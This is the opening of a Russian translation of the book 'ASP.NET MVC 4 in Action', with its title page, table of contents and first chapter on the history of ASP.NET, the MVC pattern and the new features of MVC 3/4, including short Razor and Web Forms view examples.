

ASP.NET MVC

4

В ДЕЙСТВИИ

Джеффри Палермо
Джимми Богард
Эрик Хекстер
Мэттью Хинзе
Джереми Скиннер

Предисловие
Фил Хаак



MANNING

CREATED BY --TJ--

Оглавление

Основы быстродействия	9
1. Введение в ASP.NET MVC	10
1.1. Становление платформы	10
1.1.1. Платформа .NET	11
1.1.2. ASP.NET Web Forms	11
1.2. Что такое ASP.NET MVC?	12
1.2.1. MVC паттерн	14
1.2.2. Преимущества ASP.NET MVC	15
1.3. Что нового в ASP.NET MVC 3/4?	15
1.3.1. Движок представления Razor	16
1.3.2. Управление пакетами с помощью NuGet	16
1.3.3. Улучшенная расширяемость	17
1.3.4. Глобальные фильтры действий	17
1.3.5. Возможности динамических языков программирования	17
1.3.6. Частичное кэширование выходной страницы	17
1.3.7. Улучшенная технология Ajax	17
1.3.8. Усовершенствованная инфраструктура валидации	17
1.4. Резюме	18
2. MVC проект "Hello World"	19
2.1. Настройка вашей среды разработки	19
2.1.1. Установка MVC с помощью Web Platform Installer	20
2.2. Создание вашего первого MVC приложения	22
2.2.1. Создание нового проекта	22
2.2.2. Путешествие по шаблону проекта, используемого по умолчанию	24
2.2.3. Контроллеры, методы действий и отображение динамического контента	27
2.3. Пример приложения Guestbook	31
2.3.1. Создание базы данных	32
2.3.2. Добавление модели	34
2.3.3. Прием записей гостевой книги	38
2.3.4. Отображение записей гостевой книги	44
2.3.5. Настройка внешнего вида и поведения представления с помощью макетов	47
2.4. Резюме	49
3. Основы представлений	50
3.1. Знакомство с представлениями	50
3.1.1. Выбор представления для отображения	50
3.1.2. Переопределение имени представления	51
3.2. Передача данных в представления	52
3.2.1. Изучение ViewDataDictionary	52
3.2.2. ViewBag	54
3.2.3. Строго типизированные представления и модели представления	55
3.2.4. Отображение данных модели в представлении	56
3.3. Использование строго типизированных шаблонов	61
3.3.1. Шаблоны EditorFor и DisplayFor	61
3.3.2. Встроенные шаблоны	63
3.3.3. Выбор шаблона	64
3.3.4. Настройка шаблонов	66
3.4. Резюме	70

4.	Контроллеры, содержащие действия	71
4.1.	Изучение контроллеров и действий	71
4.1.1.	IController и базовые классы контроллера	72
4.1.2.	Что представляет собой метод действия	73
4.2.	Что должно входить в метод действия?	75
4.2.1.	Преобразование моделей представлений вручную	76
4.2.2.	Валидация вводимых данных	79
4.3.	Знакомство с модульным тестированием	81
4.3.1.	Использование встроенного проекта теста	82
4.3.2.	Тестирование GuestbookController	84
4.4.	Резюме	89
Работа с ASP.NET MVC		91
5.	Модели представлений	92
5.1.	Что такое модель представления?	92
5.1.1.	Пример интернет-магазина	93
5.1.2.	Создание модели представления	94
5.1.3.	Презентационная модель	95
5.1.4.	ViewData.Model	95
5.2.	Представление пользовательского ввода	97
5.2.1.	Создание модели ввода	97
5.2.2.	Использование модели ввода в представлении	98
5.2.3.	Работа с представленными входящими данными	99
5.3.	Более сложные модели для представления и ввода	100
5.3.1.	Проектирование комбинированной модели представления и пользовательского ввода	100
5.3.2.	Работа с моделью ввода	101
5.4.	Резюме	101
6.	Валидация	102
6.1.	Валидация на стороне сервера	102
6.1.1.	Валидация с Data Annotations	102
6.1.2.	Расширение ModelMetadataProvider	105
6.2.	Валидация на стороне клиента	108
6.2.1.	Включение валидации на стороне клиента	108
6.2.2.	Использование RemoteAttribute	110
6.2.3.	Создание пользовательских клиентских валидаторов	110
6.3.	Резюме	113
7.	Ajax в ASP.NET MVC	114
7.1.	Использование Ajax с jQuery	115
7.1.1.	Основы jQuery	115
7.1.2.	Создание Ajax-запросов с помощью jQuery	116
7.1.3.	Прогрессивное улучшение	119
7.1.4.	Использование Ajax для отправки данных формы	120
7.2.	Вспомогательные методы Ajax в ASP.NET MVC	124
7.2.1.	Ajax.ActionLink	125
7.2.2.	Ajax.BeginForm	127
7.2.3.	Параметры Ajax	128
7.2.4.	Отличия от предыдущих версий ASP.NET MVC	129
7.3.	Использование Ajax с JSON и клиентскими шаблонами	129
7.3.1.	Ajax с JSON	130
7.3.2.	Клиентские шаблоны	134
7.3.3.	Завершающие штрихи	136
7.4.	Создание текстового поля с автозаполнением	139
7.4.1.	Создание CitiesController	140
7.5.	Резюме	144
8.	Безопасность	145

8.1.	Аутентификация и авторизация	145
8.1.1.	Ограничение доступа с AuthorizeAttribute	145
8.1.2.	AuthorizeAttribute - как он работает	147
8.2.	Межсайтовый скрипting	149
8.2.1.	XSS в действии	149
8.2.2.	Как избежать уязвимости XSS	152
8.3.	Подделка межсайтовых запросов	155
8.3.1.	XSRF в действии	155
8.3.2.	Предотвращение XSRF	156
8.3.3.	Атака JSON hijacking	157
8.4.	Резюме	161
9.	Маршрутизация и управление URL-адресами	162
9.1.	Введение в маршрутизацию	162
9.1.1.	Роуты по умолчанию	162
9.1.2.	Входящая и исходящая маршрутизация	164
9.2.	Создание схемы URL-адреса	165
9.2.1.	Создаем простые, чистые URL	166
9.2.2.	Создавайте интуитивно понятные URL	166
9.2.3.	Дифференцируйте запросы с помощью параметров URL	167
9.2.4.	Не открывайте ID из баз данных везде, где это возможно	167
9.2.5.	Добавляйте дополнительную информацию	168
9.3.	Определение маршрутов в ASP.NET MVC	170
9.3.1.	Схема URL для интернет-магазина	170
9.3.2.	Добавляем пользовательские статические роуты	170
9.3.3.	Добавляем пользовательские динамические роуты	171
9.3.4.	Catchall роуты	173
9.4.	Использование маршрутизации для генерации URL-адресов	175
9.5.	Маршрутизация с ASP.NET Web Forms	176
9.5.1.	Добавляем роуты для страниц Web Forms	177
9.5.2.	Создание URLs со страниц Web Forms	180
9.6.	Отладка маршрутов	181
9.6.1.	Установка Route Debugger	181
9.6.2.	Использование Route Debugger	182
9.6.3.	Использование ограничений роута	184
9.7.	Тестирование поведения маршрута	186
9.7.1.	Тестирование входящих роутов	187
9.7.2.	Тестирование исходящих роутов	191
9.8.	Резюме	191
10.	Связывание данных модели и провайдеры значений	193
10.1.	Создание пользовательского механизма связывания данных модели	193
10.2.	Использование специализированных провайдеров значений	198
10.3.	Резюме	203
11.	Преобразование с AutoMapper	205
11.1.	Жизнь до AutoMapper	205
11.2.	Введение в AutoMapper	208
11.2.1.	Преобразование для установления соответствия имен свойств	208
11.2.2.	Выравнивание иерархий объектов	209
11.3.	Основы AutoMapper	209
11.3.1.	Инициализация AutoMapper	210
11.3.2.	Профили AutoMapper	210
11.3.3.	Проверка работоспособности	211
11.3.4.	Сокращение повторяющегося кода форматирования	212
11.3.5.	Возвращаемся к представлению	214
11.4.	Резюме	214
12.	Облегченные контроллеры	215

12.1.	Зачем нужны облегченные контроллеры.....	215
12.1.1.	Простота поддержки	215
12.1.2.	Легкое тестирование	216
12.1.3.	Сфокусированность на одной обязанности	216
12.2.	Приемы упрощения контроллеров	218
12.2.1.	Управление общими данными представлений	218
12.2.2.	Наследование результатов действий	222
12.2.3.	Использование шины приложения	224
12.3.	Резюме	227
13.	Области для организации кода.....	229
13.1.	Создание базовой области.....	229
13.2.	Управление ссылками и URL-адресами с помощью T4MVC.....	236
13.3.	Резюме	239
14.	Сторонние компоненты.....	240
14.1.	Знакомство с NuGet	240
14.1.1.	Обновление пакета	241
14.1.2.	Понимание основных принципов NuGet	243
14.2.	Использование ASP.NET Web Helpers.....	244
14.3.	Компонент MvcContrib Grid.....	248
14.3.1.	Использование MvcContrib Grid	248
14.3.2.	Перспективное использование MvcContrib Grid	249
14.4.	Резюме	251
15.	Доступ к данным с NHibernate	252
15.1.	Функциональный обзор реализации референции	252
15.2.	Обзор архитектуры приложения	253
15.3.	Исследование ядра.....	255
15.4.	Конфигурационная инфраструктура приложения в NHibernate.....	257
15.4.1.	Конфигурация NHibernate	259
15.4.2.	NHibernate преобразование – простое, но значительное	260
15.4.3.	Инициализация конфигурации	262
15.5.	Представление модели через пользовательский интерфейс	267
15.6.	Объединение всех элементов.....	271
15.7.	Резюме	273
Освоение ASP.NET MVC	274	
16.	Возможность расширения контроллеров	275
16.1.	Расширяемость контроллеров.....	275
16.2.	Действия контроллеров	276
16.3.	Действие, авторизация и фильтры результатов	277
16.4.	Селекторы действий	279
16.5.	Использование результатов действий.....	280
16.5.1.	Избавление от дублирования с помощью результата действия.....	280
16.5.2.	Использование результатов действий для абстрагирования трудно тестируемых зависимостей	282
16.6.	Резюме	283
17.	Усовершенствованная технология представлений.....	285
17.1.	Устранение возможности дублирования представлений	285
17.1.1.	Макеты	286
17.1.2.	Частичные представления	288
17.1.3.	Дочерние действия	290
17.2.	Создание списка параметров строки запроса	291
17.3.	Изучение движка представления Spark	294
17.3.1.	Установка и настройка Spark	295
17.3.2.	Простой пример представления Spark	296
17.4.	Резюме	302

18.	Внедрение зависимостей и расширяемость	303
18.1.	Знакомство с механизмом внедрения зависимостей	304
18.1.1.	Что такое DI?	304
18.1.2.	Использование внедрения через конструктор	305
18.1.3.	Знакомство с интерфейсами	306
18.1.4.	Использование DI-контейнера	308
18.2.	Использование механизма внедрения зависимостей в ASP.NET MVC	309
18.2.1.	Пользовательские фабрики контроллеров	310
18.2.2.	Использование Dependency resolver	314
18.3.	Резюме	319
19.	Выделенные области	320
19.1.	Принципы организации пакетов с помощью NuGet	320
19.1.1.	Простая область, которую необходимо упаковать	321
19.1.2.	Применение выделенных областей	323
19.2.	Создание виджета RSS с помощью выделенной области	324
19.2.1.	Создание примера выделенной области RSS-виджета	324
19.3.	Взаимодействие с шиной выделенной области	328
19.3.1.	Пример использования шины сообщений MvcContrib	328
19.4.	Резюме	329
20.	Тестирование всей системы	330
20.1.	Тестирование пользовательского интерфейса	330
20.1.1.	Установка программного обеспечения для тестирования	331
20.1.2.	Прогон теста вручную	332
20.1.3.	Автоматизация теста	334
20.1.4.	Запуск теста	336
20.2.	Создание работоспособной навигации	336
20.3.	Взаимодействие с формами	340
20.4.	Утверждение результатов	343
20.5.	Резюме	348
21.	Хостинг ASP.NET MVC приложений	349
21.1.	Прикладные среды для хостинга	349
21.2.	Развертывание при помощи утилиты XCOPY	350
21.3.	IIS 7	354
21.4.	IIS 6 и 5.1	356
21.5.	Хостинг на платформе Windows Asure	358
21.5.1.	Что такое Windows Azure и как мне его получить?	359
21.5.2.	Настройка приложения для развертывания с помощью Azure	364
21.5.3.	Упаковка и развертывание вашего приложения	369
21.5.4.	Организация доступа к вашему приложению, запущенному в Windows Azure	374
21.6.	Резюме	375
22.	Технологии развертывания	376
22.1.	Применение непрерывной интеграции	376
22.2.	Возможность развертывания приложений при помощи утилиты XCOPY через кнопку	378
22.3.	Управление настройками среды	379
22.4.	Возможность развертывания на удаленных серверах при помощи Web Deploy	381
22.5.	Резюме	384
23.	Переход на ASP.NET MVC 4	385
23.1.	Выбор рабочей среды представления с помощью DisplayModes	385
23.1.1.	Использование Mobile DisplayMode	385
23.1.2.	Создание нового DisplayModes	387
23.1.3.	Разрешение пользователям переопределять DisplayModes	389
23.2.	Комбинирование и уменьшение размеров клиентских ресурсов	392
23.3.	Усовершенствование движка представления Razor	394
23.3.1.	Автоматическая "тильда-слэш" резолюция	394
23.3.2.	Условные атрибуты	394

23.4.	Резюме	395
24.	ASP.NET Web API.....	397
24.1.	Что такое Web API?	397
24.1.1.	Почему Web API?.....	397
24.1.2.	Чем Web API отличается от WCF?	398
24.2.	Добавление веб-служб в приложение "Guestbook"	400
24.2.1.	Создание GET веб-службы.....	401
24.2.2.	Создание POST веб-службы.....	403
24.3.	Альтернатива Web API.....	406
24.4.	Резюме	408

Основы быстродействия

Часть 1 предназначена для тех людей, которые совсем немного работали с ASP.NET MVC и которым необходимо отдельно рассмотреть каждое понятие, прежде чем использовать их все вместе. Руководствовались вы или нет некоторыми учебными пособиями, доступными на сайте <http://www.asp.net/mvc>, в любом случае вы увидите, что главы Части 1 довольно легки для изучения. Но не ждите, что часть 1 рассчитана только на начинающих с нуля программистов ASP.NET. Мы очень быстро переходим от создания вами самого первого ASP.NET MVC проекта к тщательному изучению всех ключевых моментов. Перед началом изучения главы 1 вам необходимо будет установить ASP.NET MVC 4 и Visual Studio 2010 или 2011.

В главе 1 мы пошагово пройдем путь роста начинающего ASP.NET программиста, охватывающий основы MVC паттерна и реализацию ASP.NET MVC. Глава 2 познакомит вас с процессом реализации простого примера "Hello World". Далее, в главе 3 рассматриваются основы представлений в MVC, включая создание строго типизированных моделей представлений, и некоторые возможности шаблонизации движка представления Razor. Глава 4 знакомит с основными принципами контроллеров: обработка запросов, отправка форм и передача информации в представления.

После того, как вы поймете основные принципы ASP.NET MVC, вы можете с уверенностью переходить к изучению части 2, в которой будет рассматриваться большее количество комбинированных понятий.

1. Введение в ASP.NET MVC

Данная глава охватывает следующие темы:

- Краткая история ASP.NET
- Знакомство с MVC паттерном
- Что нового в ASP.NET MVC 3/4

ASP.NET MVC – это фреймворк для веб-разработки, основанный на платформе Microsoft .NET, который предоставляет разработчикам возможность создавать хорошо структурированные веб-приложения. Представленная как альтернатива Web Forms платформа ASP.NET MVC приобрела значительную популярность с момента первой публичной демонстрации ее предварительной версии в 2007 году, и на сегодняшний момент большое количество крупных веб-приложений создано посредством использования данной технологии.

Несмотря на то, что Microsoft разрабатывал инструменты и фреймворки для веб-разработки на протяжении уже довольно длительного периода, ASP.NET MVC стала прорывом, поскольку, в отличие от предыдущих разработок, делает упор на чистый код, концепцию разделения и тестируемость.

В этой главе мы вкратце рассмотрим историю веб-платформы компании Microsoft, а также познакомим вас с архитектурным MVC паттерном. В конце мы опишем некоторые новые возможности платформы ASP.NET MVC, которые будут рассматриваться на протяжении всей этой книги. Если вы уже работали с более ранними версиями платформы ASP.NET MVC, то возможно вам следует сразу перейти к главе 2.

Давайте начнем с краткого обзора того, как развивалась веб-разработка на платформе .NET.

1.1. Становление платформы

В зависимости от того, на протяжении какого времени вы занимаетесь созданием веб-приложений на платформе Microsoft .NET, вы будете иметь отношение к нескольким или же ко всем из следующих разработок компании Microsoft. В 1990-х годах разработчики создавали интерактивные веб-сайты с помощью исполняемых программ, которые запускались на сервере. Эти приложения (технология "Общий интерфейс шлюза" (CGI) была в то время общепринятой) принимали веб-запросы и отвечали за создание HTML-ответов. Шаблонизация была произвольной, а код было трудно читать, отлаживать и тестировать. В конце 1990-х годов компания Microsoft по окончании краткосрочного периода, связанного с HTX-шаблонами и технологией "Коннектор баз данных Интернета (IDC)", представила технологию активных серверных страниц или ASP. Технология ASP принесла в веб-приложения шаблонизацию. Серверная страница представляла собой смесь HTML-документа и динамического сценария. Несмотря на то, что серверные страницы были большим шагом вперед по сравнению с предыдущими технологиями, они вскоре стали громадными по размерам, а комбинация кода и разметки практически не поддавалась расшифровке.

В начале 2002 года компания Microsoft выпустила первую версию .NET фреймворка, и это стало большим прорывом в мире классической ASP-разработки.

1.1.1. Платформа .NET


Платформа .NET была огромным шагом вперед для тех разработчиков, кому был хорошо знаком динамический сценарий классической технологии ASP. .NET ввел несколько новых языков программирования, которые все компилировались в один и тот же промежуточный язык (CIL) для дальнейшего запуска в общеязыковой исполняющей среде (CLR) платформы .NET. Первоначально к этим языкам относились C#, Visual Basic.NET, и J#, которые являются строго типизированными языками.

Со временем языки, доступные в CLR, развивались. В рамках последнего релиза фреймворка (.NET 4) доступны следующие языки:

- C# 4
- VB.NET 10
- F#

Кроме этих языков в .NET 4 входит исполняющая среда динамических языков (DLR), которая также дает возможность динамическим языкам программирования запускаться в CLR. К этим языкам относятся IronRuby и IronPython, реализации открытого кода популярных языков программирования Ruby и Python. Возможности DLR в настоящее время также доступны для языков программирования .NET, которые исторически являются строго типизированными, например, для таких языков, как C#. На рисунке 1.1. представлены взаимосвязи языков программирования .NET.

Рисунок 1-1: Языки программирования .NET в CLR



Наряду с поддержкой нескольких языков программирования платформа .NET поставляется вместе со стандартной библиотекой классов (FCL) – библиотекой, содержащей классы для выполнения огромного ряда задач. Библиотеки платформы ASP.NET, предназначенные для веб-разработки, являются частью FCL.

1.1.2. ASP.NET Web Forms

ASP.NET Web Forms являлся первым фреймворком для веб-разработки компании Microsoft, который был создан на базе основных библиотек платформы ASP.NET, и который значительно отличался от того, с чем привыкли иметь дело ASP-разработчики до этого.

Платформа Web Forms построена вокруг жизненного цикла событийно-управляемой страницы, в котором события наступают во время исполнения страницы. Как разработчик вы можете словить эти события для того, чтобы исполнять код в определенных точках на протяжении жизненного цикла страницы. Элементы пользовательского интерфейса определены как элементы управления, где каждый элемент управления отвечает за процесс своего воспроизведения и имеет свой собственный набор событий. Этот подход, несмотря на то, что он хорошо знаком разработчикам, которые обладают теоретическими знаниями программы Visual Basic 6 или интерфейса Windows Forms, был довольно чужд традиционным веб-разработчикам, поскольку он был абстрагирован от основных принципов

HTTP и пытался навязать веб-среде модель "сохранения состояния" ("stateful"), в то время, как веб-среда, по своей природе, не сохраняет состояние.

Когда платформа Web Forms была впервые выпущена в свет, жизненный цикл событий, выполняемых на стороне сервера, вызвал вспышку тематических конференций, поскольку растерянные разработчики находились в поисках того волшебного "события", в которое необходимо добавить те две простые строчки кода, которые заставят страницу работать так, как им нужно. В рамках технологии Web Forms также было введено понятие "ViewState" ("состояние представления"), которое использовалось для сохранения иллюзии того, что вы работаете с моделью сохранения состояния.

Несмотря на то, что в теории ViewState был хорош, он ломался, как только приложения становились более сложными. Простые страницы могли достигать размера в сотни килобайт, потому что внутреннее состояние приложения хранилось в выходных данных каждой генерируемой страницы. Игнорировались самые лучшие методы разработки, поскольку такие инструментальные средства, как Visual Studio, способствовали тому, что вопросы доступа к данным, вроде SQL-запросов, включались в логику страницы. Возможно, самым великим прегрешением фреймворка Web Forms была его устойчивая связь со всем, что находилось в пространстве имен `System.Web`. Невозможно было выполнить модульное тестирование кода в файле выделенного кода, и на сегодняшний день мы еще можем встретить много таких унаследованных от Web Forms приложений, в которых длина кода метода `Page_Load` составляет несколько страниц. Несмотря на то, что ранние версии платформы Web Forms имели некоторые недостатки, ASP.NET, а в дальнейшем .NET Framework захватили большую часть рынка веб-приложений. На сегодняшний день многие крупные сайты запускаются на ASP.NET. Эта платформа доказала свое превосходство на рынке веб-приложений, а в комбинации с информационными службами Интернета (IIS), запускаемыми на ОС Windows, платформа ASP.NET может с легкостью поддерживать запуск сложных веб-приложений в крупных *data*-центрах.

ASP.NET MVC является движущей силой успешного продвижения платформы ASP.NET в качестве лидирующей технологии в области разработки веб-приложений.


1.2. Что такое ASP.NET MVC?

ASP.NET MVC создан как альтернатива использованию технологии Web Forms при создании веб-приложений на платформе .NET. Эта платформа была впервые представлена компанией Microsoft в ноябре 2007 года, и с тех пор вышло уже 4 крупных релиза этой платформы. Третий крупный релиз, ASP.NET MVC 3 был выпущен в конце января 2011 года и стал первой версией платформы ASP.NET MVC, использующей .NET 4. ASP.NET MVC 4 работает как с .NET 4, так и с платформой .NET 4.5, о выпуске которой еще не было объявлено на момент написания этой книги.

Аббревиатура MVC расшифровывается как Model-View-Controller (Модель-Представление-Контроллер) и представляет собой архитектурный паттерн, очень популярный в области веб-разработки.

Будучи альтернативой технологии Web Forms, ASP.NET MVC использует другой подход к вопросу структурирования веб-приложений. Это означает, что вам не придется иметь дело с ASPX-страницами и элементами управления, обратными запросами или ViewState, а также жизненными циклами сложных событий. Вместо этого вы будете определять контроллеры, действия и представления. Тем не менее, платформа ASP.NET, лежащая в основе ASP.NET MVC, остается прежней, поэтому в ASP.NET MVC все еще применяются такие вещи, как HTTP-обработчики и HTTP-модули, и вы можете использовать в одном и том же приложении одновременно и MVC, и Web Forms страницы. Как показано на рисунке 1.2, эти платформы, ASP.NET Web Forms и ASP.NET MVC, расположены рядом друг с другом над ядром платформы ASP.NET.

Рисунок 1-2: Взаимосвязь различных ASP.NET веб-технологий



ASP.NET Web Pages

Возможно, на рисунке 1.2 вы заметили третью технологию, которая также основана на ASP.NET и расположена над ее ядром – это ASP.NET Web Pages.

ASP.NET Web Pages была выпущена в одно время с ASP.NET MVC 3 и представляет собой более простую альтернативу технологиям Web Forms и MVC для тех начинающих разработчиков, которые хотят научиться пользоваться платформой ASP.NET. Технология ASP.NET Web Pages также вполне подходит для упрощенных сайтов, где не требуется создавать полнофункциональные MVC приложения. В ASP.NET MVC одновременно используется множество технологий, что дает начинающему разработчику возможность с легкостью переносить навыки, полученные им при использовании ASP.NET Web Pages, в работу с MVC.

Несмотря на то, что ASP.NET Web Pages проекты могут создаваться в Visual Studio, Microsoft также выпустил упрощенную интегрированную среду разработки (IDE), получившую название WebMatrix, которая позволяет начинающему программисту получить необходимые навыки, фокусируясь исключительно на самой веб-разработке без необходимости изучения тех продвинутых функциональных возможностей, которые предоставляются в Visual Studio. Хотя изучение WebMatrix выходит за рамки этой книги, несколько тесно связанных технологий ASP.NET Web Pages будут описаны в рамках многочисленных примеров данной книги. К ним относится движок шаблонизации Razor – новый способ генерации HTML при помощи C# или VB.NET, который также используется в ASP.NET MVC.

В этой книге мы рассмотрим все основные черты ASP.NET MVC. Ниже приведен перечень некоторых отличных функциональных возможностей ASP.NET MVC, которые вы в дальнейшем изучите:

- Полный контроль над HTML-разметкой
- Полный контроль над URL-адресами
- Лучшая концепция разделения
- Расширяемость
- Тестируемость

По мере продвижения по данной книге эти преимущества будут становиться все более очевидными. Теперь мы вкратце рассмотрим исходный паттерн, на котором основана платформа ASP.NET MVC. Почему же все-таки MVC? Откуда она произошла?

1.2.1. MVC паттерн


Хотя паттерн Model-View-Controller (Модель-Представление-Контроллер) распространился в веб-среде только с появлением в 2003 году Ruby on Rails, возник он в сообществе разработчиков Smalltalk еще в 1970-х годах.

В MVC паттерн входят 3 компонента:

- *Model (Модель)* – домен, на основе которого строится ваше программное обеспечение. Если бы вы создавали блог, вашими моделями были бы пост и комментарий. Иногда термин "модель" может обозначать конкретную модель представления – отображение домена для конкретной цели демонстрации в пользовательском интерфейсе.
- *View (Представление)* – визуальное отображение модели в определенном контексте. Представление обычно является результирующей разметкой, которую фреймворк передает веб-браузеру, как например, HTML-разметка, представляющая пост блога.
- *Controller (Контроллер)* – координатор, который обеспечивает связь между представлением и моделью. Контроллер отвечает за обработку входных данных, оказывающих влияние на работу модели, и решает, какое действие должно выполняться, к примеру, передача представления или перенаправление на другую страницу. В продолжение примера публикации блога – контроллер может искать самые последние комментарии для публикации (модель) и передавать их в представление для показа.

На рисунке 1.3 показано взаимодействие этих трех компонентов.

Рисунок 1-3: Компоненты MVC паттерна. Контроллер получает пользовательские входные данные, обращается к подходящей модели, а затем передает ее в представление. И контроллер, и представление зависят от модели, а модель не зависит ни от представления, ни от контроллера.



ASP.NET MVC не является первой реализацией MVC паттерна на платформе .NET. Платформа MonoRail с открытым исходным кодом, создание которой первоначально было навеяно Ruby on Rails, принесла в 2005 году в .NET веб-разработку парадигму MVC, и ее сильное влияние можно наблюдать в ASP.NET MVC и по сегодняшний день.

Кроме того, на сегодняшний момент, помимо ASP.NET MVC и MonoRail, существует ряд других фреймворков на платформе .NET в стиле MVC. К ним относятся FubuMVC (<http://mvc.fubumvc.org/>), условно-управляемая платформа с открытым исходным кодом, и OpenRasta (<http://openrasta.org>), еще одна платформа с открытым исходным кодом, которая фокусируется на создании веб-приложений и служб, базирующихся на концепции ресурсов и HTTP методов.

Использование MVC паттерна дает ASP.NET MVC ряд преимуществ по сравнению с ASP.NET Web Forms.

1.2.2. Преимущества ASP.NET MVC

ASP.NET MVC направлен на устранение многих недостатков технологии ASP.NET Web Forms, что, в свою очередь, заставляет разработчиков делать выбор в ее пользу при создании новых веб-приложений на платформе .NET.

Близость к протоколу

В то время как ASP.NET Web Forms пытается полностью скрыть не сохраняющую состояния сущность разметки, ASP.NET MVC не пытается ее скрыть. За счет того, что в нем используется MVC паттерн, а также за счет возможности преобразования отдельного HTTP запроса в вызов конкретного метода ASP.NET MVC, позволяет получить навыки разработки, которая более знакома разработчикам, обладающим теоретическими познаниями в создании веб-приложений. Модель также радикально упрощена – уход от сложных событий жизненного цикла страницы, используемых в Web Forms, а также минимальное количество абстрактных конструкций HTTP.

Концепция разделения

В то время как ASP.NET Web Forms устойчиво связывает пользовательский интерфейс с его выделенным кодом, ASP.NET MVC поддерживает конструкцию, в которой пользовательский интерфейс (представление) сохраняет свою изолированность от кода, управляющего им (контроллера). При хорошей реализации это означает, что разработчикам легче передвигаться по приложениям, а также такая возможность упрощает процесс сохранения приложения – то, что вы внесете изменения в контроллер, еще не означает, что вам придется изменять пользовательский интерфейс.

Тестируемость

С помощью отделения логики приложения от его пользовательского интерфейса ASP.NET MVC упрощает тестирование отдельных компонентов приложения. Классы контроллеров могут быть протестированы без тестирования реального пользовательского интерфейса. В отличие от Web Forms MVC контроллеры не имеют прямой зависимости от имеющего позорную славу, нетестируемого класса HttpContext, а вместо этого полагаются на абстракцию, что упрощает процесс написания автоматизированных тестов.

Теперь, когда вы увидели некоторые преимущества ASP.NET MVC, мы вкратце рассмотрим, что нового добавлено в его третий релиз.

1.3. Что нового в ASP.NET MVC 3/4?

Помимо использования .NET 4 в третий и четвертый релизы ASP.NET MVC внесено множество улучшений и добавлено несколько новых возможностей. К этим новым возможностям относятся:

- Движок представления Razor
- Управление пакетами с помощью NuGet
- Улучшенная расширяемость
- Глобальные фильтры методов действий
- Возможности динамических языков программирования
- Частичное кэширование выходной страницы

- Улучшенная технология Ajax
- Усовершенствованная инфраструктура валидации
- Шаблоны для мобильных устройств
- Веб-интерфейс

В этом разделе мы вкратце ознакомим вас с каждой из этих новых возможностей, которые впоследствии будут более тщательно изучены в рамках этой книги. Мы рассмотрим шаблоны для мобильных устройств, веб-интерфейс и другие, присущие только MVC 4 черты в главах 23 и 24.

1.3.1. Движок представления Razor

Одним из основных компонентов новой технологии ASP.NET Web Pages является движок представления Razor. С помощью этого движка обеспечивается кратчайший способ соединения кода и разметки в пределах одного и того же файла. В ASP.NET MVC приложениях также может использоваться движок представления Razor как альтернатива движку представления Web Forms, который был доступен и в ASP.NET MVC 1, и в ASP.NET MVC 2.

К примеру, следующий отрывок кода применяется для показа простой страницы, содержащей список наименований товаров, при помощи используемого ранее движка представления Web Forms:

```
<%@ Page Language="C#" Inherits="System.Web.Mvc.ViewPage<Product[]>" %>

<ul>
    <% foreach (var product in Model) { %>
        <li><%: product.Name %></li>
    <% } %>
</ul>
```

Этот отрывок кода является довольно подробным. Объявление Page в верхней части и куски кода, заключенные в <% и %>, которые используются для переключения между кодом и разметкой, добавляют много дополнительных символов в разметку страницы. Тогда как движок Razor предоставляет более краткий способ достижения того же результата:

```
@model Product[]

<ul>
    @foreach (var product in Model)
    {
        <li>@product.Name</li>
    }
</ul>
```

Как вы можете видеть, движку представления Razor не нужны символы <% и %> для перехода между кодом и разметкой, что позволяет логике представления больше фокусироваться на разметке страницы. В части 1 данной книги мы будем широко использовать движок Razor, а в главе 17 более подробно его изучим.

1.3.2. Управление пакетами с помощью NuGet

ASP.NET MVC поставляется с менеджером пакетов NuGet. Этот менеджер упрощает управление взаимосвязанными сущностями (зависимостями), предоставляя инструмент, который может быть использован для установки компонентов, библиотек и других утилит прямо в ваш проект без

необходимости посещения веб-сайта для загрузки искомой библиотеки. После установки эти компоненты могут также легко обновляться в программе Visual Studio.

Менеджер пакетов NuGet работает как в консольном, так и в графическом интерфейсе, который может использоваться при онлайн-загрузке компонентов и библиотек из целого ряда пакетов. Более подробно NuGet рассматривается в главе 14.

1.3.3. Улучшенная расширяемость

ASP.NET MVC предоставляет дополнительные возможности расширяемости, которые вы можете использовать для того, чтобы заменять различные части фреймворка своими собственными компонентами. В MVC существует такое понятие как "Dependency resolver" (в дальнейшем DR) – преобразователь зависимостей, который используется для обработки объектов и обратной передачи их во фреймворк. Данный подход может использоваться для интеграции с различными DI контейнерами (созданными по принципу инверсии зависимостей) с целью минимизации временных затрат на ручную обработку объектов.

Мы будем рассматривать расширяемость посредством использования DR и DI контейнеров в главе 18.

1.3.4. Глобальные фильтры действий

